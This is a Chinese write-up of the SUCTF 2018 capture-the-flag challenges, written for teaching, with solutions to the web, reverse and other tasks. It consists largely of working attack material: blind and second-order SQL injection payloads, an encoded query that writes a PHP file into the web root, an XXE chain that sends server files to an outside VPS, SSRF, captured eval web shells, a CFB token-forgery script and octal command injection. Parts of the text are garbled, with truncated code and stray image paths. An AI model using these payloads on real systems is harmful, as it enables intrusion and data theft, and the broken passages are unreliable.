SUCTF WriteUp 全题目

SUCTF 题目 docker 镜像:

suctf/2018-web-multi_sql suctf/2018-web-homework

suctf/2018-web-hateit

suctf/2018-web-getshell

suctf/2018-web-annonymous suctf/2018-pwn-note

suctf/2018-pwn-noend

suctf/2018-pwn-lock2

suctf/2018-pwn-heapprint suctf/2018-pwn-heap

suctf/2018-misc-padding

suctf/2018-misc-game

suctf/2018-misc-rsagood

suctf/2018-misc-rsa

suctf/2018-misc-enjoy

suctf/2018-misc-pass

下面的 exp 中，许多地址使用的是出题人的本地环境，因此测试时请注意

WEB

Anonymous

这个题目是从 HITCON CTF 上找到的一个思路，因为有现成的打法，因此这个题目在一开就放了出来。

exp 如下：

```python import requests import socket import time from multiprocessing.dummy import Pool as ThreadPool try: requests.packages.urllib3.disable_warnings() except: pass def run(i): while 1: HOST = '127.0.0.1' PORT = 23334 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((HOST, PORT)) s.sendall('GET / HTTP/1.1\nHost: localhost\nConnection: Keep-Alive\n\n') # s.close() print 'ok' time.sleep(0.5) i = 8 pool = ThreadPool( i ) result = pool.map_async( run, range(i) ).get(0xffff)
```

Getshell

- 题目过滤了大多数可见字符，为了给大家写 shell，从第六位开始过滤字符，过滤字符可以 Fuzz。
- 可以写入的字符有~ $ _ ; = ( )
- 所以考虑取反符~和不可见字符写 shell。
- 编码 ISO-8859-15 中可以用~进行取反生成所需字符
- payload 因为编码问题显示不出来,一句话马参考 payload.php 文件，密码_
- 参考文章传送门

注意问题

- 单纯的文件中写入 payload，是无法正常执行的，因为文件的编码需要保存成 ISO-8859-15
- 先讲文件编码改成 ISO-8859-15，再写入 paylaod，不然在保存 payload 时有可能会改变不可见字符编码。

MultiSql

- http://127.0.0.1:8088/user/user.php?id=6^(if(ascii(mid(user(),1,1))>0,0,1)) 存在注入（过滤了 union、select、&、|.... ）
- 注入得到 root 用户，尝试读文件

  http://127.0.0.1:8088/user/user.php?id=6^(if(ascii(mid(load_file(0x2F7661722F7777772F68746D6C2F696E6465782E706870),1,2))>1,0,1))

- 在/var/www/html/user/user.php 中发现是用 mysqli_multi_query()函数进行 sql 语句查询的，可以多语句执行
- /var/www/html//bwvs_config/waf.php 添加了魔术引号函数
- 为了绕过单双引号，使用 mysql 的预处理语句：

  set @sql = concat('create table ',newT,' like ',old);

  prepare s1 from @sql;

  execute s1;


- 将 `select '<?php phpinfo();?>' into outfile '/var/www/html/favicon/1.php';` 语句编码:

  ```
  mysql set @s=concat(CHAR(115),CHAR(101),CHAR(108),CHAR(101),CHAR(99),CHAR(116),CHAR(32),CHAR(39),CHAR(60),CHAR(63),CHAR(112),CHAR(104),CHAR(112),CHAR(32),CHAR(112),CHAR(104),CHAR(112),CHAR(105),CHAR(110),CHAR(102),CHAR(111),CHAR(40),CHAR(41),CHAR(59),CHAR(63),CHAR(62),CHAR(39),CHAR(32),CHAR(105),CHAR(110),CHAR(116),CHAR(111),CHAR(32),CHAR(111),CHAR(117),CHAR(116),CHAR(102),CHAR(105),CHAR(108),CHAR(101),CHAR(32),CHAR(39),CHAR(47),CHAR(118),CHAR(97),CHAR(114),CHAR(47),CHAR(119),CHAR(119),CHAR(119),CHAR(47),CHAR(104),CHAR(116),CHAR(109),CHAR(108),CHAR(47),CHAR(102),CHAR(97),CHAR(118),CHAR(105),CHAR(99),CHAR(111),CHAR(110),CHAR(47),CHAR(49),CHAR(46),CHAR(112),CHAR(104),CHAR(112),CHAR(39),CHAR(59)); PREPARE s2 FROM @s; EXECUTE s2;
  ```


- 经 shell 写到 http://127.0.0.1:8088/favicon/1.php

Homework


- 注册账号，登录作业平台。看到一个 calc 计算器类。有两个按钮，一个用于调用 calc 类实现两位数的四则运算。另一个用于提交代码。



- XXE 注入 点击 calc 按钮，计算 2+2 得到结果为 4。



根据 url 结合 calc 源码可得到，module 为调用的类，args 为类的构造方法的参数。在 PHP 中存在内置类。其中包括 SimpleXMLElement，文档中对于 `SimpleXMLElement::__construct` 定义如下:



data

A well-formed XML string or the path or URL to an XML document if **data_is_url** is

options

Optionally used to specify additional Libxml parameters.

> **Note**:
> It may be necessary to pass **LIBXML_PARSEHUGE** to be able to process deeply nested

data_is_url

By default, **data_is_url** is **FALSE**. Use **TRUE** to specify that **data** is a path or URL to

ns

Namespace prefix or URI.

is_prefix

TRUE if **ns** is a prefix, **FALSE** if it's a URI; defaults to **FALSE**.

可以看到通过设置第三个参数为 true，可实现远程 xml 文件载入。第二个参数的常量值我们设置为 2 即可。第二个参数可定义的所有常量在这里。第一个参数就是我们自己设置的 payload 的地址，用于引入外部实体。

在自己的 vps 上构造 obj.xml 文件：

```
xml <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE try[ <!ENTITY % int SYSTEM "http://vps/XXE/evil.xml"> %int; %all; %send; ]>
```

evil.xml 代码如下:

```
xml <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///home/wwwroot/default/index.php"> <!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'http://vps/XXE/1.php?file=%file;'>">
```

1.php 代码：

```
php $content=$_GET['file']; file_put_contents("content.txt",$content);
```

构造 payload 如下：

```
http://target:8888/show.php?module=SimpleXMLElement&args[]=http://vps/XXE/obj.xml&args[]=2&args[]=true
```

在自己的 vps 上查看 content.txt 即可看到 base64 编码后的 index.php 的源码。但是并不是完整的代码。需要将所有 base64 编码以空格或斜杠分割。逐一进行 base64 解码，拼接在一起才是完整的源码。我的解码脚本如下：

```
php $source="base64 code"; $sour=explode(" ",$source); $code=""; foreach($sour as $value){ if(strpos("/",$value)){ $v=explode("/",$value); foreach($v as $v1){ echo base64_decode($v1)."\r\n"; } continue; } echo base64_decode($value)."\r\n"; }
```

通过 `SimpleXMLElement::__construct` 进行文件读取的过程中会导致部分字符的丢失，但是不影响代码的整体阅读。所以在通过脚本解码之后，会有部分字符丢失。还有一点需要特别注意的是，通过这种方式读取的文件大小一般不能超过 3kb。否则会读取失败，正是因为这个原因，我才把 login 拆分成 login.php 和 login_p.php。

通过同样的方式，读取所有源码。下载下来后进行代码审计。

- 代码审计——sql 注入

可以看到在 submit.php 中调用 upload_file()函数。跟进 function 中的 upload_file，可以看到将我们上传的文件的文件名及随机生成的 md5 值还有一个随机数 sig 存入数据库。文件名有过滤，在无 0day 的情况下无法绕过。文件名不可控，唯一的可控点就是通过 post 提交的 sig。

通过审计可以看出来，在文件上传处存在一个二次注入。在文件上传时设置 sig 为十六进制数据，将 sql 语句注入数据库。在 show.php 页面触发。

```php
function upload_file($mysql){
    if($_FILES){
        if($_FILES['file']['size']>2*1024*1024){
            die("File is larger than 2M, forbidden upload");
        }
        if(is_uploaded_file($_FILES['file']['tmp_name'])){
            if(!sql_result("select * from file where filename='"
                $filehash=md5(mt_rand());
                if(sql_result("insert into file(filename,filehas
                    filehash."',".(strrpos(w_addslashes($_POST['
                     die("Upload failed");
                $new_filename="./upload/".$filehash.".txt";
                move_uploaded_file($_FILES['file']['tmp_name'],
                die("Your file ".w_addslashes($_FILES['file']['n
            }else{
                $hash=sql_result("select filehash from file wher
                     die("Upload failed");
                $new_filename="./upload/".$hash[0][0].".txt";
                move_uploaded_file($_FILES['file']['tmp_name'],
                die("Your file ".w_addslashes($_FILES['file']['n
            }
        }else{
            die("Not upload file");
        }
```


```php
<?php
    include("function.php");
    include("config.php");
    include("calc.php");

    if(isset($_GET['action'])&&$_GET['action']=="view"){
        if($_SERVER["REMOTE_ADDR"]!=="127.0.0.1") die("Forbidden.")
        if(!empty($_GET['filename'])){
            $file_info=sql_result("select * from file where filenam
            $file_name=$file_info['0']['2'];
            echo("file code: ".file_get_contents("./upload/".$file_
            $new_sig=mt_rand();
            sql_result("update file set sig='".intval($new_sig)."'
                '].""",$mysql);
            die("<br>new sig:".$new_sig);
        }else{
            die("Null filename");
        }
    }

    $username=w_addslashes($_COOKIE['user']);
```

但是 show.php 页面的查看源码功能只有本地用户才可访问。因此我们还需要寻找一个 ssrf 进行访问。由于代码中有 sql 的报错回显，所以我们可以继续使用 `SimpleXMLElement::__construct` 读取回显内容。

首先在 submit.php 上传任意文件。在上传前修改 html 中 sig 的 value 值即可。



查看器 控制台 调试器 样式编辑器 性能 内存 网络

```
<!DOCTYPE html>
<html> ev
▶ <head>…</head>
▼ <body>
  ▶ <div class="snow-container">…</div>
    <h1>PHP Homework Platform</h1>
  ▼ <div class="main-agileits">
    ▼ <div class="form-w3-agile">
        <h2 class="sub-agileits-w3layouts">Submit Homework</h2>
      ▼ <form action="submit.php" enctype="multipart/form-data" method="post">
          <input name="file" placeholder="phpfile" required="" type="file">
          <input name="sig" value="0x277C7C6578747261637476616C756528312C636F6E6361742830783
        ▼ <div class="submit-w3l">
            <input value="Submit" type="submit">
```

这里的数据是`'||extractvalue(1,concat(0x7e,(select @@version),0x7e))||'`的十六进制编码。接下来修改 evil.xml 文件如下：

``` <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=http://localhost/show.php?action=view&filename=1.aspx"> <!ENTITY % all "<!ENTITY % send SYSTEM 'http://vps/XXE/1.php?file=%file;'>"> ```

利用 `SimpleXMLElement::__construct` 触发 ssrf 并读取内容。方法和文件读取相同，exp 如下：

`http://target/show.php?module=SimpleXMLElement&args[]=http://vps/XXE/obj.xml&args[]=2&args[]=true`

在 content.txt 中就可以看到报错注入的回显信息的 base64 编码，用上面的解码脚本跑一下就行。

```
PS E:\...\WWW\SU> php .\base64.php
file code: <%@ Page Language="Jscript"%><%eval(Request.Item["1"],"unsafe"
,
5.5.56-log~'<br>new sig:2056935553
```

最后 getflag 的 exp 如下：

`ascii: '||extractvalue(1,concat(0x7e,(select flag from flag),0x7e))||' hex: 0x277C7C657874726163747661 6C756528312C636F6E63617428307837652C2873656C65637420666C61672066726F6D20666C6167292C3078376529297C7C27`

```
[root@VM_240_209_centos XXE]# cat content.txt|base64 -d
file code: <?php @eval($_GET['a']);?>XPATH syntax error: '~flag{XX3_I5_Fl3xi8le}ba
t
```

HateIT

首先发现有.git 文件夹存在，于是拿 githack 还原了下，发现一个 readme，读完之后，发现有历史版本存在，查看网站的.git 文件发现有标签，结合 readme，猜测源码在标签里，于是写脚本还原。
```

还原之后发现一些 php 文件和 opcode,通过 opcode 还原代码，而其他文件无法打开，在 robots.txt 里面发现一个 so 文件，结合 readme 推断出 php 文件是使用 so 文件加密过的，通过逆向 so 文件还原出源代码，开始代码审计。

打开之后理了遍流程，发现是通过输入的用户名进行加密，获得 sign 和 token，加密方法使用的是 cfb，然后再往下就是将 token 解密，将解密的结果通过 | 进行分割，并取第二个参数进行判断 admin，但是通过阅读代码，可以发现正常流程下，是无法通过判断的。

观察加密流程，func.php 里面有两个加密函数，两个解密函数，其中一组是 aes-128-cbc，一组是 cfb，但是 cbc 的加密解密并未使用。

这里的加密我写的有问题，很多选手直接伪造第二个参数为 3 就绕过了检查，使得整个题目的难度降了一级，然而我本意是想考一波 CFB 的重放攻击的，非常的可惜，但是自己写出来的洞，跪着也要担着，所以接下来的思路，我还是以 CFB 为主。

于是看一下加密流程，先是将 `$user|$admin|$md5` 进行加密，然后放入 session，但是后面会将 session 输出，因此我们可以获得自己的 token 和 sign。

因此我们需要伪造 session 来通过判断。对于 token 的加密使用的是 cfb， cfb 是使用的分组加密，因此我们需要传入 token 值，使得其解密后的 token[1]的值为 2，能看到，程序中使用的是 int 函数进行转换，这里就涉及到了 php 的弱类型问题，原先的 token 组成为：

$token = $user|$admin|$md5

先拓展 token 长度

$token = $user|$admin|$md5$user|$admin|$md5

再将第一段`$admin|$md5` 部分与 2 异或，这样最终的第二段的解密结果以 2 开头，后续的数据被破坏，尽管 | 还是有三个，但是 cfb 是密文分组参与异或，因此第二段的错误会引起第三段 16 位一组的密文分组错误。

CFB 攻击的脚本如下:

```
python plain = "meizimeizimeizi|0|xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e" token = "32b85d5f397d51156d2bc0cca7851cb8ba1bda625324964543d56974057bede0b886428015f9c6544269d81ed6450f8fe7dacebfabcc1ea1270a225d4ac90163" raw_token = token.decode("hex") print len(raw_token) print len(plain) fake_token = list(raw_token) temp = fake_token[-64:] fake_token[16] = chr(ord(raw_token[16]) ^ ord(plain[16]) ^ ord("3")) fake_token = fake_token + temp fake_token = "".join(fake_token).encode("hex") print fake_token
```

此时便绕过了第一个 admin 部分的检查。

再阅读源码，发现在 class.php 中，有个 system 函数，而 system 函数的参数是从 get 传参的，而其验证只允许\和数字，因此可以使用八进制传输命令。

因此直接 `admin.php?action=viewImage&size=\073\154\163\073`，即:`;ls;`，即可执行 ls 命令.然后 `cat flag` 的位置即可。

Reverse

babyre

mips 题目，简单的 base64 变形解码，替换了 base64 置换表

```python
# !/usr/bin/env python2
# -*- coding:utf-8 -*-
base64list = 'R9Ly6NoJvsIPnWhETYtHe4Sdl+MbGujaZpk102wKCr7/0Dg5zXAFqQfxBicV3m8U'
cipherlist = "eQ4y46+VufZzdFNFdx0zudsa+yY0+J2m"
length=len(cipherlist) print length group=length/4 s='' string=''
for i in range(group-1): j=i*4 s=cipherlist[j:j+4]
string+=chr(((base64list.index(s[0]))<<2)+((base64list.index(s[1]))>>4))
```

string+=chr(((base64list.index(s[1]) & 0x0f)<<4)+((base64list.index(s[2]))>>2))

*string+=chr(((base64list.index(s[2]) & 0x03)<<6)+((base64list.index(s[3])))) j=(group-1)*4

s=cipherlist[j:j+4]

string+=chr(((base64list.index(s[0]))<<2)+((base64list.index(s[1]))>>4)) if s[2]=='=': print string else: string+=chr(((base64list.index(s[1]) & 0x0f)<<4)+((base64list.index(s[2]))>>2)) if s[3]=='=': print string else: string+=chr(((base64list.index(s[2]) & 0x03)<<6)+((base64list.index(s[3])))) print string

SUCTF{wh0_1s_y0ur_d4ddy}

```

## simpleformat

这个题，是比赛开始以后发现逆向难题太难，所以加的一道简单题 = =，题目灵感来自于 `0ctf 2018 Quals` 的杂项 `MathGame`。

打开程序，可以看到程序基本都在 `dprintf`，往空设备里面输出了一大堆格式类似`%1$*2$s` 的东西，最后还有一个`%20$n`。

打过 Pwn 的师傅们应该都知道，在 `Format String Bug` 利用的时候，向任意地址写入任意值用的是`%n` 这个格式串，作用是将**之前输出的字符个数**写入对应的参数指向的地址。`printf` 的`$`的用法则是指定这个格式串解析的参数偏移量。例如，`%2$s` 即为取出后面的第 2 个参数，以`%s` 的形式输出。显然，`%20$n` 就是将之前输出的字符个数写到第 20 个参数的地址里。这里可以发现，每一次 `dprintf` 最后第 20 个参数都是一个 int 数组中的连续元素，且就是 `memcmp` 的源数组。

`printf` 有一个神奇的格式参数是`*`，可以达到**指定宽度**的效果。例如:

```
printf("%.*s", 5, "==========") => "=====" printf("%0*d", 20, 0) => "00000000000000000000"
```
```

